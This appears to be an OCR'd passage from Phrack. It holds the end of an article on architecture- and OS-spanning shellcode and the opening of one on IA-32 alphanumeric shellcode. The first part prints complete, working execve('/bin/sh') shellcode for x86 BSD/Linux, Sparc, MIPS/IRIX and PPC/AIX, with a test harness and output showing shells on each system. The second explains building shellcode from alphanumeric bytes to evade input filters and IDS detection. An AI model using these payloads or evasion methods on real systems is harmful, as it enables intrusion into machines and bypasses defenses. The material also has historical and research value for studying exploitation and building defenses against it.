To expand just a little bit on the topic I am going to present x86 code that works on multiple x86 operating systems. The idea behind an "OS spanning" shellcode is to setup all the registers and stack in such a way as to satisfy the requirements of all the operating systems that our shellcode is meant to execute on. For example, BSD passes its parameters on stack while Linux uses registers (for passing arguments to syscalls). If we setup both registers and stack than our code would run on both BSD and Linux x86 systems. The only problem with writing shellcode for BSD & Linux systems is the different execve() syscall numbers the two systems use. Linux uses syscall number 0xb while BSD uses 0x3b. To overcome this problem, we need to distinguish between the two systems at runtime. There are plenty of ways to do that such as checking where various segments are mapped, the way segment registers are setup, etc. I chose to analyze the segment registers since that method seems to be pretty robust. On Linux systems, for example, segment registers fs and gs are set 0 (in user mode) while on BSD systems they are set to non zero values (0x1f on OpenBSD, 0x2f on FreeBSD). We can exploit that difference to distinguish between the two different systems. See "Adding more architectures" section for a working example.

Another way to to handle different syscall numbers is to ignore an "invalid system call" SIGSYS signal and just try a different syscall number if the first execve() call failed. While that method certainly works it is quite limited and cannot be applied to other operating systems such as the x86 Solaris which doesn't use the 0x80 interrupt trap gate.

Note that the "OS Spanning" shellcode is certainly not restricted to an x86 platform, the same idea can be applied to any hardware platform and any operating system.

Putting it all together.. Architecture spanning shellcode

As I have mentioned before our shellcode (first attempt) is going to look like

```
XXX
arch1 shellcode
arch2 shellcode
```

where XXX is a specially crafted string that executes different instructions on two different platforms.

When I initially started looking for a working XXX string, I took an x86 short jump instruction and tried to decode it on a sun box. Since the first byte of an x86 short jump instruction is 0xEB (which is almost all 1's) [5], the instruction decoded into a weird format 3 sparc instruction. My next attempt consisted of writing a sparc jump instruction and trying to decode it on an x86 platform. That idea almost worked but i was unable to

decode the sparc jump instruction into a nop-like x86 xor instruction due to a one bit offset difference. The next attempt consisted of padding an x86 jump instruction. Since an x86 short jump instruction is 2 bytes long and all the sparc instructions are 4 bytes long, I had 2 bytes to play with. I knew that I had to insert some bytes before the jump 0xEB byte in order to be able to decode the instruction into something reasonable on sparc. For my pad bytes I chose to use the x86 0x90 nop bytes which turned out to be a good idea since 0x90 is mostly all 0's. My instruction stream than looked like

```
\x90\x90\xeb\x30
```

where 0x90 is the x86 nop instruction, 0xEB is the opcode for an x86 short jump and 0x30 is a 48 byte jump offset. Here is what the above string decoded to on a Sun machine:

```
(gdb) x 0x1054c
0x1054c <main+20>:      0x9090eb30

(gdb) x/t 0x1054c
0x1054c <main+20>:      10010000100100001110101100110000

(gdb) x/i 0x1054c
0x1054c <main+20>:      orcc  %g3, 0xb30, %o0
```

As you can see, our string decoded to a harmless format 3 'or' instruction that corrupted the %o0 register. This is exactly what we were looking for, a short jump on one architecture (x86) and a harmless instruction on another architecture (sparc). With that in mind our shellcode now looks like this:

```
\x90\x90\xeb\x30
[sparc shellcode]
[x86 shellcode]
```

Let's try it out..

```
[openbsd]$ cat ass.c            ; ass as in Architecture Spanning Shellcode :)
char sc[] =
        /* magic string */
        "\x90\x90\xeb\x30"

        /* sparc solaris execve() */
        "\x2d\x0b\xd8\x9a"                  /* sethi $0xbd89a, %l6        */
        "\xac\x15\xa1\x6e"                  /* or %l6, 0x16e, %l6         */
        "\x2f\x0b\xdc\xda"                  /* sethi $0xbdcda, %l7        */
        "\x90\x0b\x80\x0e"                  /* and %sp, %sp, %o0          */
        "\x92\x03\xa0\x08"                  /* add %sp, 8, %o1            */
        "\x94\x1a\x80\x0a"                  /* xor %o2, %o2, %o2          */
        "\x9c\x03\xa0\x10"                  /* add %sp, 0x10, %sp         */
        "\xec\x3b\xbf\xf0"                  /* std %l6, [%sp - 0x10]      */
        "\xdc\x23\xbf\xf8"                  /* st %sp, [%sp - 0x08]       */
        "\xc0\x23\xbf\xfc"                  /* st %g0, [%sp - 0x04]       */
        "\x82\x10\x20\x3b"                  /* mov $0x3b, %g1             */
        "\x91\xd0\x20\x08"                  /* ta 8                       */

        /* BSD execve() */
        "\xeb\x17"                      /* jmp */
        "\x5e"                          /* pop  %esi */
        "\x31\xc0"                      /* xor  %eax, %eax */
        "\x50"                          /* push %eax */
        "\x88\x46\x07"                  /* mov  %al,0x7(%esi) */
        "\x89\x46\x0c"                  /* mov  %eax,0xc(%esi) */
        "\x89\x76\x08"                  /* mov  %esi,0x8(%esi) */
        "\x8d\x5e\x08"                  /* lea  0x8(%esi),%ebx */
        "\x53"                          /* push %ebx */
        "\x56"                          /* push %esi */
        "\x50"                          /* push %eax */
```

```
        "\xb0\x3b"                      /* mov  $0x3b, %al */
        "\xcd\x80"                      /* int  $0x80 */
        "\xe8\xe4\xff\xff\xff"          /* call */
        "\x2f\x62\x69\x6e\x2f\x73\x68"; /* /bin/sh */


int main(void)
{
        void (*f)(void) = (void (*)(void)) sc;

        f();

        return 0;
}


[openbsd]$ gcc ass.c
[openbsd]$ ./a.out
$ uname -ms
OpenBSD i386

[solaris]$ gcc ass.c
[solaris]$ ./a.out
$ uname -ms
SunOS sun4u

it worked!
```

Adding more architectures

Theoretically, spanning shellcode is not tied to any specific operating system nor any specific hardware architecture. Thus it should be possible to write shellcode that runs on more than two architectures. The format for our shellcode (second attempt) that runs on 3 architectures is going to be

```
XXX
YYY
arch1 shellcode
arch2 shellcode
arch3 shellcode
```

where arch1 is MIPS, arch2 is Sparc and arch3 is x86.

My first attempt was to try and reuse the magic string from ass.c. Unfortunately, 0x9090eb30 didn't decode into anything reasonable on an IRIX platform and so I was forced to look elsewhere. My next attempt was to replace 0x90 bytes with some other nop-like bytes looking for a sequence that would work on both Sparc & MIPS platforms. After a trying out a bunch of x86 nop instructions from K2's ADMmutate toolkit, I stumbled upon an AAA instruction whose opcode was 0x37. The AAA instruction worked out great since the 0x3737eb30 string decoded correctly on all three platforms:

```
x86:
        aaa
        aaa
        jmp +120

sparc:
        sethi  %hi(0xdFADE000), %i3

mips:
        ori $s7,$t9,0xeb78
```

with XXX string out of the way, I was left with MIPS and Sparc platforms YYY part. The very first instruction I tried worked on both platforms.

The instruction was a Sparc annulled short jump ba,a (0x30800012) which decoded to

andi $zero,$a0,0x12

on a MIPS platform. Not only did the jump instruction decoded to a harmless 'andi' on a MIPS platform, it also didn't require a branch delay slot instruction after it since the ba jump was annulled [4].
So now our shellcode looks like this

```
        "\x37\x37\xeb\x78"      /* x86:         aaa; aaa; jmp 116+4     */
                                /* MIPS:        ori $s7,$t9,0xeb78      */
                                /* Sparc:       sethi %hi(0xdfade000),%i3*/

        "\x30\x80\x00\x12"      /* MIPS:        andi $zero,$a0,0x12     */
                                /* Sparc:       ba,a +72                */

        [snip real shellcode]
```

While we are adding more architectures to our shellcode let's also take a look at PPC/AIX. The first logical thing to do is to try and decode the existing XXX and YYY strings from the above shellcode on the PPC platform:

```
(gdb) x 0x10000364
0x10000364 <main+36>:   0x3737eb78

(gdb) x/i 0x10000364
0x10000364 <main+36>:   addic.  r25,r23,-5256

(gdb) x/x 0x10000368
0x10000368 <main+40>:   0x30800012

(gdb) x/i 0x10000368
0x10000368 <main+40>:   addic   r4,r0,18
```

is this our lucky day or what? the XXX and YYY strings from the above MIPS/x86/Sparc combo have correctly decoded to two harmless add instructions. All we need to do now is to come up with another instruction that is going to execute a jump on a MIPS platform while executing a nop on PPC/AIX. After a bit of searching MIPS 'bgtz' instruction turned out to decode into a valid multiply instruction on AIX:

```
[MIPS]
(gdb) x 0x10001008
0x10001008 <sc+8>:      0x1ee00101

(gdb) x/i 0x10001008
0x10001008 <sc+8>:      bgtz $s7,0x10001410 <+1040>


[AIX]
(gdb) x 0x10000378
0x10000378 <main+56>:   0x1ee00101

(gdb) x/i 0x10000378
0x10000378 <main+56>:   mulli   r23,r0,257
```

the bgtz instruction is a branch on greater than zero [7]. Notice that the branch instruction uses the $s7 register which was modified by us in a previous nop instruction. The branch displacement is set to 0x0101 (to avoid NULL bytes in the instruction) which is equivalent to a relative 1028 byte forward jump. Let's put everything together now..

```
[openbsd]$ cat ass.c
```

```
/*
 * Architecture/OS Spanning Shellcode
 *
 * runs on x86 (freebsd, netbsd, openbsd, linux), MIPS/Irix, Sparc/Solaris
 * and PPC/AIX (AIX platforms require -DAIX compiler flag)
 *
 * eugene@gravitino.net
 */

char sc[] =
        /* voodoo */
        "\x37\x37\xeb\x7b"      /* x86:         aaa; aaa; jmp 116+4     */
                                /* MIPS:        ori     $s7,$t9,0xeb7b  */
                                /* Sparc:       sethi   %hi(0xdFADEc00), %i3 */
                                /* PPC/AIX:     addic.  r25,r23,-5253   */

        "\x30\x80\x01\x14"      /* MIPS:        andi    $zero,$a0,0x114 */
                                /* Sparc:       ba,a    +1104           */
                                /* PPC/AIX:     addic   r4,r0,276       */

        "\x1e\xe0\x01\x01"      /* MIPS:        bgtz    $s7, +1032      */
                                /* PPC/AIX:     mulli   r23,r0,257      */

        "\x30\x80\x01\x14"      /* fill in the MIPS branch delay slot
                                   with the above MIPS / AIX nop        */


        /* PPC/AIX shellcode by LAST STAGE OF DELIRIUM  *://lsd-pl.net/ */
        "\x7e\x94\xa2\x79"      /* xor.         r20,r20,r20             */
        "\x40\x82\xff\xfd"      /* bnel         <syscallcode>           */
        "\x7e\xa8\x02\xa6"      /* mflr         r21                     */
        "\x3a\xc0\x01\xff"      /* lil          r22,0x1ff               */
        "\x3a\xf6\xfe\x2d"      /* cal          r23,-467(r22)           */
        "\x7e\xb5\xba\x14"      /* cax          r21,r21,r23             */
        "\x7e\xa9\x03\xa6"      /* mtctr        r21                     */
        "\x4e\x80\x04\x20"      /* bctr                                 */

        "\x04\x82\x53\x71"
        "\x87\xa0\x89\xfc"
        "\x69\x68\x67\x65"

        "\x4c\xc6\x33\x42"      /* crorc        cr6,cr6,cr6             */
        "\x44\xff\xff\x02"      /* svca         0x0                     */
        "\x3a\xb5\xff\xf8"      /* cal          r21,-8(r21)             */

        "\x7c\xa5\x2a\x79"      /* xor.         r5,r5,r5                */
        "\x40\x82\xff\xfd"      /* bnel         <shellcode>             */
        "\x7f\xe8\x02\xa6"      /* mflr         r31                     */
        "\x3b\xff\x01\x20"      /* cal          r31,0x120(r31)          */
        "\x38\x7f\xff\x08"      /* cal          r3,-248(r31)            */
        "\x38\x9f\xff\x10"      /* cal          r4,-240(r31)            */
        "\x90\x7f\xff\x10"      /* st           r3,-240(r31)            */
        "\x90\xbf\xff\x14"      /* st           r5,-236(r31)            */
        "\x88\x55\xff\xf4"      /* lbz          r2,-12(r21)             */
        "\x98\xbf\xff\x0f"      /* stb          r5,-241(r31)            */
        "\x7e\xa9\x03\xa6"      /* mtctr        r21                     */
        "\x4e\x80\x04\x20"      /* bctr                                 */
        "/bin/sh"


        /* x86 BSD/Linux execve() by me */
        "\xeb\x29"              /* jmp                                  */
        "\x5e"                  /* pop          %esi                    */
        "\x31\xc0"              /* xor          %eax, %eax              */
        "\x50"                  /* push         %eax                    */
        "\x88\x46\x07"          /* mov          %al,0x7(%esi)           */
        "\x89\x46\x0c"          /* mov          %eax,0xc(%esi)          */
        "\x89\x76\x08"          /* mov          %esi,0x8(%esi)          */
        "\x8d\x5e\x08"          /* lea          0x8(%esi),%ebx          */
```

```
        "\x53"                  /* push         %ebx                    */
        "\x56"                  /* push         %esi                    */
        "\x50"                  /* push         %eax                    */

        /* setup registers for linux */
        "\x8d\x4e\x08"          /* lea          0x8(%esi),%ecx          */
        "\x8d\x56\x08"          /* lea          0x8(%esi),%edx          */
        "\x89\xf3"              /* mov          %esi, %ebx              */

        /* distinguish between BSD & Linux */
        "\x8c\xe0"              /* movl         %fs, %eax               */
        "\x21\xc0"              /* andl         %eax, %eax              */
        "\x74\x04"              /* jz           +4                      */
        "\xb0\x3b"              /* mov          $0x3b, %al              */
        "\xeb\x02"              /* jmp          +2                      */
        "\xb0\x0b"              /* mov          $0xb, %al               */

        "\xcd\x80"              /* int          $0x80                   */

        "\xe8\xd2\xff\xff\xff"  /* call                                 */
        "\x2f\x62\x69\x6e"      /* /bin                                 */
        "\x2f\x73\x68"          /* /sh                                  */


        /*
         * pad the MIPS/Irix & Sparc/Solaris shellcodes
         * jumps of > 0x0101 bytes are performed on both platforms
         * to avoid NULL bytes in the jump instructions
         */
        "23595959128110118111451281301241181161181211141272312913012411710"
        "29118132455713412911812111012312411812911012345129130124117129111"
        "81324557127124121124112451231181201284512913012411712911813245120"
        "91281181331144511410045591131301101114511411712945115124451341290"
        "13011011411123114117129455711711212911813212845114117129451131230"
        "11045123124127129112114121114451141171294511512445113121127124130"
        "24511411712945595959132124123451131211271241324512713012445128110"
        "84512811811797971171181284511812845124130127451321241271211134510"
        "23124132595959451291171144513212412712111345124115451291171144510"
        "14121114112129127124123451101231134512911711445128132118129112110"
        "75745129117114231111141101301291344512411545129117114451111101300"
        "11359451001144511413311812812945132118129117124130129451281201180"
        "12345112124121124127574513211812911712413012945123110129118124120"
        "31101211181291345745132118"


        /* 68 byte MIPS/Irix PIC execve shellcode. -scut/teso           */
        "\xaf\xa0\xff\xfc"      /* sw           $zero, -4($sp)          */
        "\x24\x06\x73\x50"      /* li           $a2, 0x7350             */
        "\x04\xd0\xff\xff"      /* bltzal       $a2, dpatch             */
        "\x8f\xa6\xff\xfc"      /* lw           $a2, -4($sp)            */

        /* a2 = (char **) envp = NULL */
        "\x24\x0f\xff\xcb"      /* li           $t7, -53                */
        "\x01\xe0\x78\x27"      /* nor          $t7, $t7, $zero         */
        "\x03\xef\xf8\x21"      /* addu         $ra, $ra, $t7           */

        /* a0 = (char *) pathname */
        "\x23\xe4\xff\xf8"      /* addi         $a0, $ra, -8            */

        /* fix 0x42 dummy byte in pathname to shell */
        "\x8f\xed\xff\xfc"      /* lw           $t5, -4($ra)            */
        "\x25\xad\xff\xbe"      /* addiu        $t5, $t5, -66           */
        "\xaf\xed\xff\xfc"      /* sw           $t5, -4($ra)            */

        /* a1 = (char **) argv */
        "\xaf\xa4\xff\xf8"      /* sw           $a0, -8($sp)            */
        "\x27\xa5\xff\xf8"      /* addiu        $a1, $sp, -8            */

        "\x24\x02\x04\x23"      /* li           $v0, 1059 (SYS_execve)  */
        "\x01\x01\x01\x0c"      /* syscall                              */
```

```
        "\x2f\x62\x69\x6e"      /* .ascii       "/bin"                  */
        "\x2f\x73\x68\x42"      /* .ascii       "/sh", .byte 0xdummy    */


        /* Sparc Solaris execve() by an unknown author */
        "\x2d\x0b\xd8\x9a"      /* sethi        $0xbd89a, %l6           */
        "\xac\x15\xa1\x6e"      /* or           %l6, 0x16e, %l6         */
        "\x2f\x0b\xdc\xda"      /* sethi        $0xbdcda, %l7           */
        "\x90\x0b\x80\x0e"      /* and          %sp, %sp, %o0           */
        "\x92\x03\xa0\x08"      /* add          %sp, 8, %o1             */
        "\x94\x1a\x80\x0a"      /* xor          %o2, %o2, %o2           */
        "\x9c\x03\xa0\x10"      /* add          %sp, 0x10, %sp          */
        "\xec\x3b\xbf\xf0"      /* std          %l6, [%sp - 0x10]       */
        "\xdc\x23\xbf\xf8"      /* st           %sp, [%sp - 0x08]       */
        "\xc0\x23\xbf\xfc"      /* st           %g0, [%sp - 0x04]       */
        "\x82\x10\x20\x3b"      /* mov          $0x3b, %g1              */
        "\x91\xd0\x20\x08"      /* ta           8                       */
;


int main(void)
{
#if defined(AIX)
        /* copyright LAST STAGE OF DELIRIUM feb 2001 poland */
        int jump[2]={(int)sc,*((int*)&main+1)};

        ((*(void (*)())jump)());
#else
        void (*f)(void) = (void (*)(void)) sc;

        f();
#endif

        return 0;
}


[openbsd]$ gcc ass.c
[openbsd]$ ./a.out
$ uname -ms
OpenBSD i386

[freebsd]$ gcc ass.c
[freebsd]$ ./a.out
$ uname -ms
FreeBSD i386

[linux]$ gcc ass.c
[linux]$ ./a.out
$ uname -ms
Linux i686

[solaris]$ gcc ass.c
[solaris]$ ./a.out
$ uname -ms
SunOS sun4u

[irix]$ gcc ass.c
[irix]$ ./a.out
$ uname -ms
IRIX IP22

[aix]$ gcc ass.c
[aix]$ ./a.out
$ uname -ms
AIX 000089101000



Conclusion
```

Architecture spanning shellcode is a specially crafted code that executes differently depending on the architecture it is being run on. The code achieves that by using a series of bytes which execute differently on different architectures.

OS spanning shellcode is specially crafted code that executes on multiple operating systems all running on the same platform. The code achieves that by setting up the registers and the stack in a way that satisfies the operating systems that the code is being run on.

Credits / Thanks

Greg Hoglund working with me on this idea at the challenge party

prole and harm for coming with an idea way before the challenge
http://www.redgeek.net/~prole/ASSC.txt

gravitino.net, GHI, skyper, spoonm

References

[1] Caezar's challenge
http://www.caezarschallenge.org

[2] Writing MIPS/IRIX shellcode
scut (phrack 56)

[3] Smashing The Stack For Fun And Profit
Aleph One (phrack 49)

[4] SPARC Architecture, Assembly Language Programming, and C. 2nd ed.
Richard P. Paul

[5] IA-32 Intel Architecture, Software Developer's Manual
Intel, Corp
http://developer.intel.com

[6] Computer Organization and Design
David A. Patterson and John L. Hennessy

[7] MIPS RISC Architecture
Gerry Kane and Joe Heinrich

[8] UNIX Assembly Codes Development for Vulnerabilities Illustration Purposes
The Last Stage of Delirium Research Group http://lsd-pl.net

==Phrack Inc.==

Volume 0x0b, Issue 0x39, Phile #0x0f of 0x12

Writing ia32 alphanumeric shellcodes

rix@hert.org

----| Introduction

Today, more and more exploits need to be written using assembler, particularly to write classical shellcodes (for buffer overflows, or format string attacks,...).

Many programs now achieve powerfull input filtering, using functions like strspn() or strcspn(): it prevents people from easily inserting shellcodes in different buffers.
In the same way, we observe more and more IDS detecting suspicious opcodes sequences, some of them indicating the presence of a shellcode.

One way to evade such pattern matching techniques is to use polymorphic stuff, like using tools such as K2's ADMmutate.
Another way to do this is going to be presented here: we'll try to write IA32 non filterable shellcodes, using only alphanumeric chars: more precisely, we'll use only chars like '0'->'9','A'->'Z' and 'a'->'z'.

If we can write such alphanumeric shellcodes, we will be able to store our shellcodes nearly everywhere! Let's enumerate some interesting possibilities:
- filtered inputs
- environment variables
- classical commands, instructions & parameters from usual protocols
- filenames & directories
- usernames & passwords
- ...


----| The usable instructions

Before beginning to think about particular techniques, let's first have a look at the IA32 instructions that will be interesting for us.

First of all, some conventions (from Intel references) that we'll use in our summary arrays:

<r8> : indicates a byte register.
<r32> : indicates a doubleword register.
<r/m8> : indicates a byte register or a byte from memory (through a pointer).
<r/m32> : indicates a doubleword register or a doubleword from memory (through a pointer).
</r> : indicates that the instruction byte is followed of possibly several operand bytes. One of those bytes, the "ModR/M byte", permits us to specify the used addressing form,with the help of 3 bit fields.

ModR/M byte:



In this case, the </r> indicates us the ModR/M byte will contain a register operand and a register or memory operand.

```
 <imm8>        : indicates an immediate byte value.
 <imm32>       : indicates an immediate doubleword value.
 <disp8>       : indicates a signed 8 bits displacement.
 <disp32>      : indicates a signed 32 bits displacement.
 <...>         : indicates the instruction possibly need some operands
                 (eventually encoded on several operand bytes).
```

ALPHANUMERIC OPCODES:

Now, let's remember all instructions with alphanumeric opcodes:

hexadecimal opcode	char	instruction	interesting
30 </r>	'0'	xor <r/m8>,<r8>	YES
31 </r>	'1'	xor <r/m32>,<r32>	YES
32 </r>	'2'	xor <r8>,<r/m8>	YES
33 </r>	'3'	xor <r32>,<r/m32>	YES
34 <imm8>	'4'	xor al,<imm8>	YES
35 <imm32>	'5'	xor eax,<imm32>	YES
36	'6'	ss: (Segment Override Prefix)	
37	'7'	aaa	
38 </r>	'8'	cmp <r/m8>,<r8>	YES
39 </r>	'9'	cmp <r/m32>,<r32>	YES
41	'A'	inc ecx	YES
42	'B'	inc edx	YES
43	'C'	inc ebx	YES
44	'D'	inc esp	YES
45	'E'	inc ebp	YES
46	'F'	inc esi	YES
47	'G'	inc edi	YES
48	'H'	dec eax	YES
49	'I'	dec ecx	YES
4A	'J'	dec edx	YES
4B	'K'	dec ebx	YES
4C	'L'	dec esp	YES
4D	'M'	dec ebp	YES
4E	'N'	dec esi	YES
4F	'O'	dec edi	YES
50	'P'	push eax	YES
51	'Q'	push ecx	YES
52	'R'	push edx	YES
53	'S'	push ebx	YES
54	'T'	push esp	YES
55	'U'	push ebp	YES
56	'V'	push esi	YES
57	'W'	push edi	YES
58	'X'	pop eax	YES
59	'Y'	pop ecx	YES
5A	'Z'	pop edx	YES
61	'a'	popa	YES
62 <...>	'b'	bound <...>	
63 <...>	'c'	arpl <...>	
64	'd'	fs: (Segment Override Prefix)	
65	'e'	gs: (Segment Override Prefix)	
66	'f'	o16: (Operand Size Override)	YES
67	'g'	a16: (Address Size Override)	
68 <imm32>	'h'	push <imm32>	YES
69 <...>	'i'	imul <...>	
6A <imm8>	'j'	push <imm8>	YES
6B <...>	'k'	imul <...>	
6C <...>	'l'	insb <...>	
6D <...>	'm'	insd <...>	
6E <...>	'n'	outsb <...>	
6F <...>	'o'	outsd <...>	
70 <disp8>	'p'	jo <disp8>	YES
71 <disp8>	'q'	jno <disp8>	YES
72 <disp8>	'r'	jb <disp8>	YES

73 <disp8>	's'	jae <disp8>	YES
74 <disp8>	't'	je <disp8>	YES
75 <disp8>	'u'	jne <disp8>	YES
76 <disp8>	'v'	jbe <disp8>	YES
77 <disp8>	'w'	ja <disp8>	YES
78 <disp8>	'x'	js <disp8>	YES
79 <disp8>	'y'	jns <disp8>	YES
7A <disp8>	'z'	jp <disp8>	YES

What can we directly deduct of all this?

- NO "MOV" INSTRUCTIONS:
 => we need to find another way to manipulate our data.
- NO INTERESTING ARITHMETIC INSTRUCTIONS ("ADD","SUB",...):
 => we can only use DEC and INC.
 => we can't use INC with the EAX register.
- THE "XOR" INSTRUCTION:
 => we can use XOR with bytes and doublewords.
 => very interesting for basic crypto stuff.
- "PUSH"/"POP"/"POPAD" INSTRUCTIONS:
 => we can push bytes and doublewords directly on the stack.
 => we can only use POP with the EAX,ECX and EDX registers.
 => it seems we're going to play again with the stack.
- THE "O16" OPERAND SIZE OVERRIDE:
 => we can also achieve 16 bits manipulations with this instruction
 prefix.
- "JMP" AND "CMP" INSTRUCTIONS:
 => we can realize some comparisons.
 => we can't directly use constant values with CMP.

Besides, Don't forget that operands of these instructions (</r>, <imm8>, <imm32>, <disp8> and <disp32>) must also remain alphanumeric. It may make our task once again more complicated...

THE "ModR/M" BYTE:

For example, let's observe the effect of this supplementary constraint on the ModR/M byte (</r>), particularly for XOR and CMP.
In the next array, we'll find all the possible values for this ModR/M byte, and their interpretation as <r8>/<r32> (first row) and <r/m> (first column) operands.

<r8>: / <r32>: / <r/m>	al / eax	cl / ecx	dl / edx	bl / ebx	ah / esp	ch / ebp	dh / esi	bh / edi
(mod=00)								
[eax]	00	08	10	18	20	28	30 '0'	38 '8'
[ecx]	01	09	11	19	21	29	31 '1'	39 '9'
[edx]	02	0A	12	1A	22	2A	32 '2'	3A
[ebx]	03	0B	13	1B	23	2B	33 '3'	3B
[<SIB>]	04	0C	14	1C	24	2C	34 '4'	3C
[<disp32>]	05	0D	15	1D	25	2D	35 '5'	3D
[esi]	06	0E	16	1E	26	2E	36 '6'	3E
[edi]	07	0F	17	1F	27	2F	37 '7'	3F
(mod=01)								
[eax+<disp8>]	40	48 'H'	50 'P'	58 'X'	60	68 'h'	70 'p'	78 'x'
[ecx+<disp8>]	41 'A'	49 'I'	51 'Q'	59 'Y'	61 'a'	69 'i'	71 'q'	79 'y'
[edx+<disp8>]	42 'B'	4A 'J'	52 'R'	5A 'Z'	62 'b'	6A 'j'	72 'r'	7A 'z'
[ebx+<disp8>]	43 'C'	4B 'K'	53 'S'	5B	63 'c'	6B 'k'	73 's'	7B
[<SIB>+<disp8>]	44 'D'	4C 'L'	54 'T'	5C	64 'd'	6C 'l'	74 't'	7C
[ebp+<disp8>]	45 'E'	4D 'M'	55 'U'	5D	65 'e'	6D 'm'	75 'u'	7D
[esi+<disp8>]	46 'F'	4E 'N'	56 'V'	5E	66 'f'	6E 'n'	76 'v'	7E
[edi+<disp8>]	47 'G'	4F 'O'	57 'W'	5F	67 'g'	6F 'o'	77 'w'	7F
(mod=10)								
[eax+<disp32>]	80	88	90	98	A0	A8	B0	B8

[ecx+<disp32>]	81	89	91	99	A1	A9	B1	B9
[edx+<disp32>]	82	8A	92	9A	A2	AA	B2	BA
[ebx+<disp32>]	83	8B	93	9B	A3	AB	B3	BB
[<SIB>+<disp32>]	84	8C	94	9C	A4	AC	B4	BC
[ebp+<disp32>]	85	8D	95	9D	A5	AD	B5	BD
[esi+<disp32>]	86	8E	96	9E	A6	AE	B6	BE
[edi+<disp32>]	87	8F	97	9F	A7	AF	B7	BF

(mod=11)								
al	eax	C0	C8	D0	D8	E0	E8	F0	F8
cl	ecx	C1	C9	D1	D9	E1	E9	F1	F9
dl	edx	C2	CA	D2	DA	E2	EA	F2	FA
bl	ebx	C3	CB	D3	DB	E3	EB	F3	FB
ah	esp	C4	CC	D4	DC	E4	EC	F4	FC
ch	ebp	C5	CD	D5	DD	E5	ED	F5	FD
dh	esi	C6	CE	D6	DE	E6	EE	F6	FE
bh	edi	C7	CF	D7	DF	E7	EF	F7	FF

What can we deduct this time for XOR and CMP?

- SOME "xor [<r32>],dh" AND "xor [<r32>],bh" INSTRUCTIONS.
- THE "xor [<disp32>],dh" INSTRUCTION.
- SOME "xor [<r32>+<disp8>],<r8>" INSTRUCTIONS.
- NO "xor <r8>,<r8>" INSTRUCTIONS.

- SOME "xor [<r32>],esi" AND "xor [<r32>],edi" INSTRUCTIONS.
- THE "xor [<disp32>],esi" INSTRUCTION.
- SOME "xor [<r32>+<disp8>],<r32>" INSTRUCTIONS.
- NO "xor <r32>,<r32>" INSTRUCTIONS.

- SOME "xor dh,[<r32>]" AND "xor bh,[<r32>]" INSTRUCTIONS.
- THE "xor dh,[<disp32>]" INSTRUCTION.
- SOME "xor <r8>,[<r32>+<disp8>]" INSTRUCTIONS.

- SOME "xor esi,[<r32>]" AND "xor edi,[<r32>]" INSTRUCTIONS.
- THE "xor esi,[<disp32>]" INSTRUCTION.
- SOME "xor <r32>,[<r32>+<disp8>]" INSTRUCTIONS.

- SOME "cmp [<r32>],dh" AND "cmp [<r32>],bh" INSTRUCTIONS.
- THE "cmp [<disp32>],dh" INSTRUCTION.
- SOME "cmp [<r32>+<disp8>],<r8>" INSTRUCTIONS.
- NO "cmp <r8>,<r8>" INSTRUCTIONS.

- SOME "cmp [<r32>],esi" AND "cmp [<r32>],edi" INSTRUCTIONS.
- THE "cmp [<disp32>],esi" INSTRUCTION.
- SOME "cmp [<r32>+<disp8>],<r32>" INSTRUCTIONS.
- NO "cmp <r32>,<r32>" INSTRUCTIONS.

THE "SIB" BYTE:

To be complete, we must also analyze possibilities offered by the Scale Index Base byte ("<SIB>" in our last array). This SIB byte allows us to create addresses having the following form:

<SIB> = <base>+(2^<scale>)*<index>

Where:

<base> : indicate a base register.
<index> : indicate an index register.
<scale> : indicate a scale factor for the index register.

Here are the different bit fields of this byte:

7 6	5 4 3	2 1 0
sc.	index	base

Let’s have a look at this last array:

<base>:	eax	ecx	edx	ebx	esp	ebp	esi	edi

(2^<scale>)*<index>						(if MOD !=00)		
eax	00	01	02	03	04	05	06	07
ecx	08	09	0A	0B	0C	0D	0E	0F
edx	10	11	12	13	14	15	16	17
ebx	18	19	1A	1B	1C	1D	1E	1F
0	20	21	22	23	24	25	26	27
ebp	28	29	2A	2B	2C	2D	2E	2F
esi	30 '0'	31 '1'	32 '2'	33 '3'	34 '4'	35 '5'	36 '6'	37 '7'
edi	38 '8'	39 '9'	3A	3B	3C	3D	3E	3F
2*eax	40	41 'A'	42 'B'	43 'C'	44 'D'	45 'E'	46 'F'	47 'G'
2*ecx	48 'H'	49 'I'	4A 'J'	4B 'K'	4C 'L'	4D 'M'	4E 'N'	4F 'O'
2*edx	50 'P'	51 'Q'	52 'R'	53 'S'	54 'T'	55 'U'	56 'V'	57 'W'
2*ebx	58 'X'	59 'Y'	5A 'Z'	5B	5C	5D	5E	5F
0	60	61 'a'	62 'b'	63 'c'	64 'd'	65 'e'	66 'f'	67 'g'
2*ebp	68 'h'	69 'i'	6A 'j'	6B 'k'	6C 'l'	6D 'm'	6E 'n'	6F 'o'
2*esi	70 'p'	71 'q'	72 'r'	73 's'	74 't'	75 'u'	76 'v'	77 'w'
2*edi	78 'x'	79 'y'	7A 'z'	7B	7C	7D	7E	7F
4*eax	80	81	82	83	84	85	86	87
4*ecx	88	89	8A	8B	8C	8D	8E	8F
4*edx	90	91	92	93	94	95	96	97
4*ebx	98	99	9A	9B	9C	9D	9E	9F
0	A0	A1	A2	A3	A4	A5	A6	A7
4*ebp	A8	A9	AA	AB	AC	AD	AE	AF
4*esi	B0	B1	B2	B3	B4	B5	B6	B7
4*edi	B8	B9	BA	BB	BC	BD	BE	BF
8*eax	C0	C1	C2	C3	C4	C5	C6	C7
8*ecx	C8	C9	CA	CB	CC	CD	CE	CF
8*edx	D0	D1	D2	D3	D4	D5	D6	D7
8*ebx	D8	D9	DA	DB	DC	DD	DE	DF
0	E0	E1	E2	E3	E4	E5	E6	E7
8*ebp	E8	E9	EA	EB	EC	ED	EE	EF
8*esi	F0	F1	F2	F3	F4	F5	F6	F7
8*edi	F8	F9	FA	FB	FC	FD	FE	FF

(if <base> ==ebp and MOD==0)	=> <SIB> = <disp32>+(2^<scale>)*<index>

What can we deduct of this last array?
- SOME "<r32>+esi" SIB ADDRESSES.
- SOME "<r32>+2*<r32>" SIB ADDRESSES.
- NO "<r32>+4*<r32>" OR "<r32>+8*<r32>" SIB ADDRESSES.

Also remember that the usual bytes order for a full instruction with possibly ModR/M, SIB byte and disp8/disp32 is:
<opcode> [Mode R/M byte] [<SIB>] [<disp8>/<disp32>]

THE "XOR" INSTRUCTION:

We notice that we have some possibilities for the XOR instruction. Let's remember briefly all possible logical combinations:

a	b	a XOR b (=c)
0	0	0
0	1	1
1	0	1
1	1	0

What can we deduct of this?
- a XOR a = 0

```
 => we can easily initialize registers to 0.
